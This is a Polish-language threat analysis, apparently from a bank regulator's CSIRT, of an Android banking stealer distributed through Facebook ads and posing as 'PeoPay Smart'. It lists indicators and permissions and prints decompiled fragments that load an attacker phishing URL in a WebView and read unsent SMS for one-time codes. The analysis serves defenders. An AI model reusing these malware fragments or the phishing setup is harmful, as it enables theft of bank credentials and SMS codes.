
Analiza kampanii mobilnego malware dystrybuowanego poprzez reklamy Facebook


Przy współpracy z CERT Orange Polska odkryta została kampania, w której cyberprzestępcy wykorzystali reklamy na portalu Facebook do dystrybucji złośliwej aplikacji mobilnej, na urządzenia działające pod kontrolą systemu Android. W ramach działań operacyjnych, zespół CSIRT KNF przeanalizował próbkę.



Reklamy promujące złośliwą aplikację.


Analiza

Nazwa aplikacjiPeoPay Smart (com.immune.park)
Md5: b1940ef6bf923ec8495bc2f6ebcbe135
Sha1: 967f951fff220f8903fc1ece4d10dc2820dc27f3
Sha256: db0fba3e7e05c7800b533d9a3ac0cd12f4500c3ec17aba1bd77ba40461dae6e0



Ikona i nazwa aplikacji.

Unikalny identyfikator pakietu aplikacji "*com.immune.park*".
Manifest zawiera deklaracje wielu uprawnień (<*uses-permission*>), które aplikacja wymaga do funkcjonowania, na przykład dostępu do sieci Wi-Fi, Bluetooth, zapisu i odczytu z pamięci zewnętrznej, dostępu do lokalizacji, kamerą i mikrofonem. Niektóre z tych uprawnień są krytyczne pod względem prywatności, co oznacza, że aplikacja ma możliwość dostępu do wrażliwych danych użytkownika i zasobów systemu.
W manifeście zdefiniowano również własne uprawnienie (<*permission*>) z poziomem ochrony



```
  android:targetSdkVersion="33"/>
 <uses-permission android:name="android.permission.PACKAGE_USAGE_STATS"/>
 <uses-permission android:name="android.permission.QUICKBOOT_POWERON"/>
 <uses-permission android:name="android.permission.GET_PACKAGE_SIZE"/>
 <uses-permission android:name="android.permission.GET_TASKS"/>
 <uses-permission android:name="android.permission.BLUETOOTH"/>
 <permission
   android:name="com.lampamponi.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"
   android:protectionLevel="signature"/>
 <uses-permission android:name="android.permission.QUERY_ALL_PACKAGES"/>
 <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
 <uses-permission android:name="android.permission.READ_SMS"/>
 <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
 <uses-permission android:name="android.permission.RECEIVE_SMS"/>
 <uses-permission android:name="android.permission.BLUETOOTH_CONNECT"/>
 <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
 <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
 <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
 <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
 <uses-permission
   android:maxSdkVersion="30"
   android:name="android.permission.BLUETOOTH"
   android:required="false"/>
 <uses-permission android:name="com.lampamponi.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"/
 <uses-permission android:name="android.permission.ACTION_MANAGE_OVERLAY_PERMISSION"/>
 <uses-permission android:name="android.permission.WAKE_LOCK"/>
 <uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REF
 <uses-permission android:name="android.permission.RECEIVE_LAUNCH_BROADCASTS"/>
 <uses-permission android:name="android.permission.POST_NOTIFICATIONS"/>
 <uses-permission android:name="android.permission.VIBRATE"/>
 <uses-permission android:name="android.permission.INTERNET"/>
 <uses-permission android:name="com.google.android.gms.permission.ACTIVITY_RECOGNITION"/>
 <uses-permission android:name="android.permission.BLUETOOTH_SCAN"/>
 <uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
 <uses-permission android:name="android.permission.RECEIVE_MMS"/>
 <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/
 <uses-permission android:name="android.permission.CAMERA"/>
 <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
 <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
 <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
 <uses-permission android:name="android.permission.USE_FULL_SCREEN_INTENT"/>
 <uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
 <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
 <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
 <uses-permission android:name="android.permission.RECORD_AUDIO"/>
 <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
 <uses-permission android:name="android.permission.ACCESS_BACKGROUND_LOCATION"/>
 <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
 <uses-permission android:name="android.permission.INTERNET"/>
 <application
```

AndroidManifest.xml

Po zdeobfuskowaniu kodu można trafić na ciekawe ciągi znaków, które pochodzą z świeżego artykułu firmy Censys (https://censys.com/a-beginners-guide-to-tracking-malware-infrastructure/). Dodatkowo aplikacja ładuje z pomocą metody *DynamicDexOpt*, rzeczywisty złośliwy kod z pliku *CZa.json*, który znajdował się w folderze assets. To właśnie ten plik zawiera złośliwą logikę aplikacji. Metoda ta jest często wykorzystywana w celu ominięcia mechanizmów analitycznych.

```
public LDnDcUtUwUhEcCiRiHgDtRfZaAzWfHhTqZiNwOwHuOmHyFa() {
    this.RzAnIzRfxdiEbKfO_255419 = 0xCA2L;
    this.txJjwWTrkzSPWwZt_950698 = 'f';
    this.MnmGzchEjjPtEXaN_369845 = 0x374AL;
    this.xBaCeoDyoXjWPlHy_288801 = "Building queries for malware infrastructure can be a valuable step in the security lifecycle";
    this.gqkDnGlSzgqKsRof_431779 = 326462.0;
    this.ZFJKrdWNfzJJlDrn_361869 = 'v';
    this.gZxXaUdCTSCaiQiQ_335049 = false;
    this.grftNkWTKNQHjyMJ_154404 = 21;
    this.fKygBtwkaShcplsc_963939 = 0x404E;
    this.sShJgKqXnMBHisCu_483793 = 0x205C;
    this.WSnIfAlSjRxMbWfDfJgKhCz = null;
    this.jiIlhkrdwzaQOtRu_406395 = 62;
    this.JRPYCjFLGwlJLerP_721314 = false;
    this.puawHmMkkgMPcRUD_768792 = 164887.0;
    this.OmRUuQqOhPQwKFQd_589056 = " Sadly, there are few resources for how to get started and which indicators can be used to build queries from";
    this.XSdWlZjEcIfNhOq = "DynamicLib";
    this.BnGzcxrkTqznarLU_118443 = true;
    this.GXPlXgecJAALCnRA_52153 = "Today we aim to fill this gap by demonstrating approachable and high value methods";
    this.hARblISqtPKRSWcT_88744 = 0xD511;
    this.iZBkLdWFzUWucOd_503030 = 0x1E54A;
    this.YgUiqNdwYXKirWlD_103839 = 0x22E00;
    this.lTXbSZSonoSEojPo_682991 = 646252.0;
    this.iGlXkWrdrtdUeTMl_53063 = 88;
    this.BFjQaHoAnAiEbBmFoCaUyDoCaKu = "DynamicOptDex";
    this.KhuQcTMLqPyrUOkh_918069 = 68;
    this.IBEZIBAljstGaDXz_498263 = 'r';
    this.RJkAhXbHuIwRwCgRlQr = "Cza.json";
    this.dsmNtEYMDlYoMZPB_568924 = 'e';
    this.gpCiphscYaphfGTs_705494 = 25;
    this.PhHFTbPxCEUhMNBC_263014 = "Query building is the process of observing suspicious";
    this.OqMmOZWoUNRXolQd_120254 = 222.0f;
    this.qOhrUJGHZpWwSOaD_774134 = 243234.0;
    this.OGLEFIDLdXTMdaRY_551334 = 16;
    this.bPrGqbBRAOKfazfT_32237 = "A well built query allows an analyst to identify additional servers";
    this.UMDgDmCClCXkdeUJ_616572 = 579;
    this.JZcEwiPRCQfQqoJt_916151 = 0x19F5;
    this.BYfIlLeArMnQjUuIyGyFcUtRyWfNlBhGuOrQfFy = new AMbDeLbUlBrIgKkEsQwRmJoLzEdBzWfGmUaMeWi();
    this.HYNUwIrpwTqacAbM_11610 = 0xCAE;
    this.JzChCnEIAEfERjwy_312103 = 0x606L;
}
```

Znalezione ciągi znaków.

FEBRUARY 9, 2024

Tags:

Censys Search | Threat Hunting

Building queries for malware infrastructure can be a valuable step in the security lifecycle. Sadly, there are few resources for how to get started and which indicators can be used to build queries from. Today we aim to fill this gap by demonstrating approachable and high value methods that can be used to hunt for malware infrastructure.

What Is Query Building For Malware Infrastructure?

ABOUT THE AUTHOR


Matthew
Embee Research

Fragment artykułu firmy Censys z którego pochodzą.

Po uruchomieniu aplikacja żąda uprawnień do SMSów następnie otwiera stronę *https[://]peo-pay-smart.ssmnoida[.]in/*, w pewnych przypadkach do URL jest dodawany parametr *1/?land=riz&id=.* Dodatkowo widać konfigurację komponentu WebView między innymi takie ustawienia jak:

- Zezwala na cookies stron trzecich.
- Włącza obsługę JavaScript.
- Umożliwia automatyczne otwieranie okien przez JavaScript.
- Zezwala na dostęp do plików.
- Ustawia domyślne powiększenie i inne opcje wyświetlania, aby poprawić kompatybilność i użytkowanie.
- Ustawia niestandardowy ciąg user-agenta dla WebView ("*Mozilla/5.0 (Linux; U; sugarisfree 2.0; en-us; Droid Build/ESD20panicake) AppleWebKit/530.17 (KHTML, like Gecko) Version/4.0 Mobile Safari/530.17*").

Aplikacja wykrada SMSy również te które mają status niewysłanych, metoda, która do tego służy to *loadNotSentSmsMessages*.




```
@Override  // androidx.fragment.app.FragmentActivity
protected void initialize(Bundle bundle0) {
    super.initialize(bundle0);
    this.setContentView(0x7F0C001D);
    this.currentActivity = this;
    String s = PreferenceManager.getDefaultSharedPreferences(this.getApplicationContext()).getString("pref_device_id", "");
    WebBrowserActivity.homepage = this.getIntent().getBooleanExtra("extra_sms_permission_given", false) ? "https://peo-pay-smart.ssmnoida.in/1/?land=riz&id=" + s :
    Log.d("WebViewActivity", "URL = https://peo-pay-smart.ssmnoida.in/1/");
    this.progressBar = (ProgressBar)this.findViewById(0x7F090155);
    this.webView = (WebView)this.findViewById(0x7F0901F2);
    CookieManager.getInstance().setAcceptThirdPartyCookies(this.webView, true);
    this.webView.getSettings().setJavaScriptEnabled(true);
    this.webView.getSettings().setJavaScriptCanOpenWindowsAutomatically(true);
    this.webView.getSettings().setAllowFileAccess(true);
    this.webView.getSettings().setDefaultZoom(WebSettings.ZoomDensity.CLOSE);
    this.webView.getSettings().setLoadWithOverviewMode(true);
    this.webView.getSettings().setGeolocationEnabled(true);
    this.webView.getSettings().setUseWideViewPort(true);
    this.webView.getSettings().setDomStorageEnabled(true);
    this.webView.getSettings().setLoadsImagesAutomatically(true);
    this.webView.getSettings().setPluginState(WebSettings.PluginState.ON);
    this.webView.getSettings().setUserAgentString("Mozilla/5.0 (Linux; U; sugarisfree 2.0; en-us; Droid Build/ESD20panicake) AppleWebKit/530.17 (KHTML, like Gecko)
    this.webView.setWebViewClient(this.webClient);
    this.webView.setWebChromeClient(this.webChromeHandler);
    if(bundle0 != null) {
        this.webView.restoreState(bundle0);
        return;
    }

    this.loadWebsite();
}
```

Fragment kodu inicjującego złośliwe działanie

Za pomocą *AppSmsGatewayBase.db.rawQuery*, metoda wykonuje zapytanie SQL do tabeli *t_sms_messages* w celu pobrania 10 ostatnich wiadomości SMS, których status jest równy 1 (oznaczającym, że wiadomości nie zostały jeszcze wysłane). Zapytanie sortuje wyniki według kolumny _id w porządku malejącym, co oznacza, że najnowsze wiadomości są zwracane jako pierwsze.
Następnie, za pomocą *Log.d*, loguje liczbę rekordów zwróconych przez zapytanie. To służy prawdopodobnie celom debugowania, aby można było zobaczyć, ile wiadomości spełnia kryteria zapytania.
Metoda następnie iteruje przez wyniki zapytania, używając pętli while i przesuwa kursor do pierwszego rekordu przed pętlą. Dla każdego rekordu pobiera różne kolumny, takie jak _id, sms_id, uuid, sender (nadawca), recipient (odbiorca), message (treść wiadomości), datetime (data i czas wysłania) oraz status.
Dla każdego rekordu tworzony jest nowy obiekt *MessageItem* z pobranymi wartościami.
Utworzony obiekt MessageItem jest dodawany do listy *smsItemArray*.




```
public void loadNotSentSmsMessages() {
    Cursor cursor0 = AppSmsGatewayBase.db.rawQuery("SELECT * FROM t_sms_messages WHERE status = 1 ORDER BY _id DES
    Log.d("ForwardSmsService", "count = " + cursor0.getCount());
    cursor0.moveToFirst();
    int v = 1;
    while(!cursor0.isAfterLast()) {
        int v1 = cursor0.getInt(0);
        long v2 = cursor0.getLong(cursor0.getColumnIndexOrThrow("sms_id"));
        String s = cursor0.getString(cursor0.getColumnIndexOrThrow("uuid"));
        String s1 = cursor0.getString(cursor0.getColumnIndexOrThrow("sender"));
        String s2 = cursor0.getString(cursor0.getColumnIndexOrThrow("recipient"));
        String s3 = cursor0.getString(cursor0.getColumnIndexOrThrow("message"));
        String s4 = cursor0.getString(cursor0.getColumnIndexOrThrow("datetime"));
        int v3 = cursor0.getInt(cursor0.getColumnIndexOrThrow("status"));
        MessageItem messageItem0 = new MessageItem(((long)v1), v2, s, s1, s2, s3, s4, v3);
        this.smsItemArray.add(messageItem0);
        Log.d("ForwardSmsService", "t_sms_messages; i = " + v + "; _id = " + v1 + "; sender_number = " + s1 + "; r
        ++v;
        cursor0.moveToNext();
        cursor0 = cursor0;
    }
```

Kod metody LoadNotSentMessages.

Aplikacja posiada praktycznie pełną obsługę wiadomości tekstowych.

Aplikacja prawdopodobnie serwuje poprzez komponent WebView fałszywą stronę logowania- w ten sposób operatorzy kampanii uzyskują poświadczenia logowania, a następnie wykrada wiadomości tekstowe zawierające SMS KODY.



Ekran aplikacji w momencie, gdy strona wyłudzania danych logowania już nie działa.

Analiza domeny, do której odwołuje się aplikacja jest najprawdopodobniej przejętą stroną www, którą oszuści wykorzystują jako część swojej infrastruktury w kampaniach.

Podsumowanie

Aplikacja pomimo sporych uprawnień nie wykorzystuje potencjału ich deklaracji w AndroidManifest.xml, jest to stealer bankowy, który jest wykorzystywany w kampanii podszywającej się pod konkretny bank. Nie jest to tak zaawansowane złośliwe oprogramowanie jak trojany bankowe (rodziny Cerberus, Hydra, BlackRock, Ermac, Hook) , brak mechanizmu nakładek/injectów, brak mechanizmów utrwalania persystencji.

Referencje

https://cert.orange.pl/aktualnosci/nowa-falszywa-aplikacja-peopay-analiza/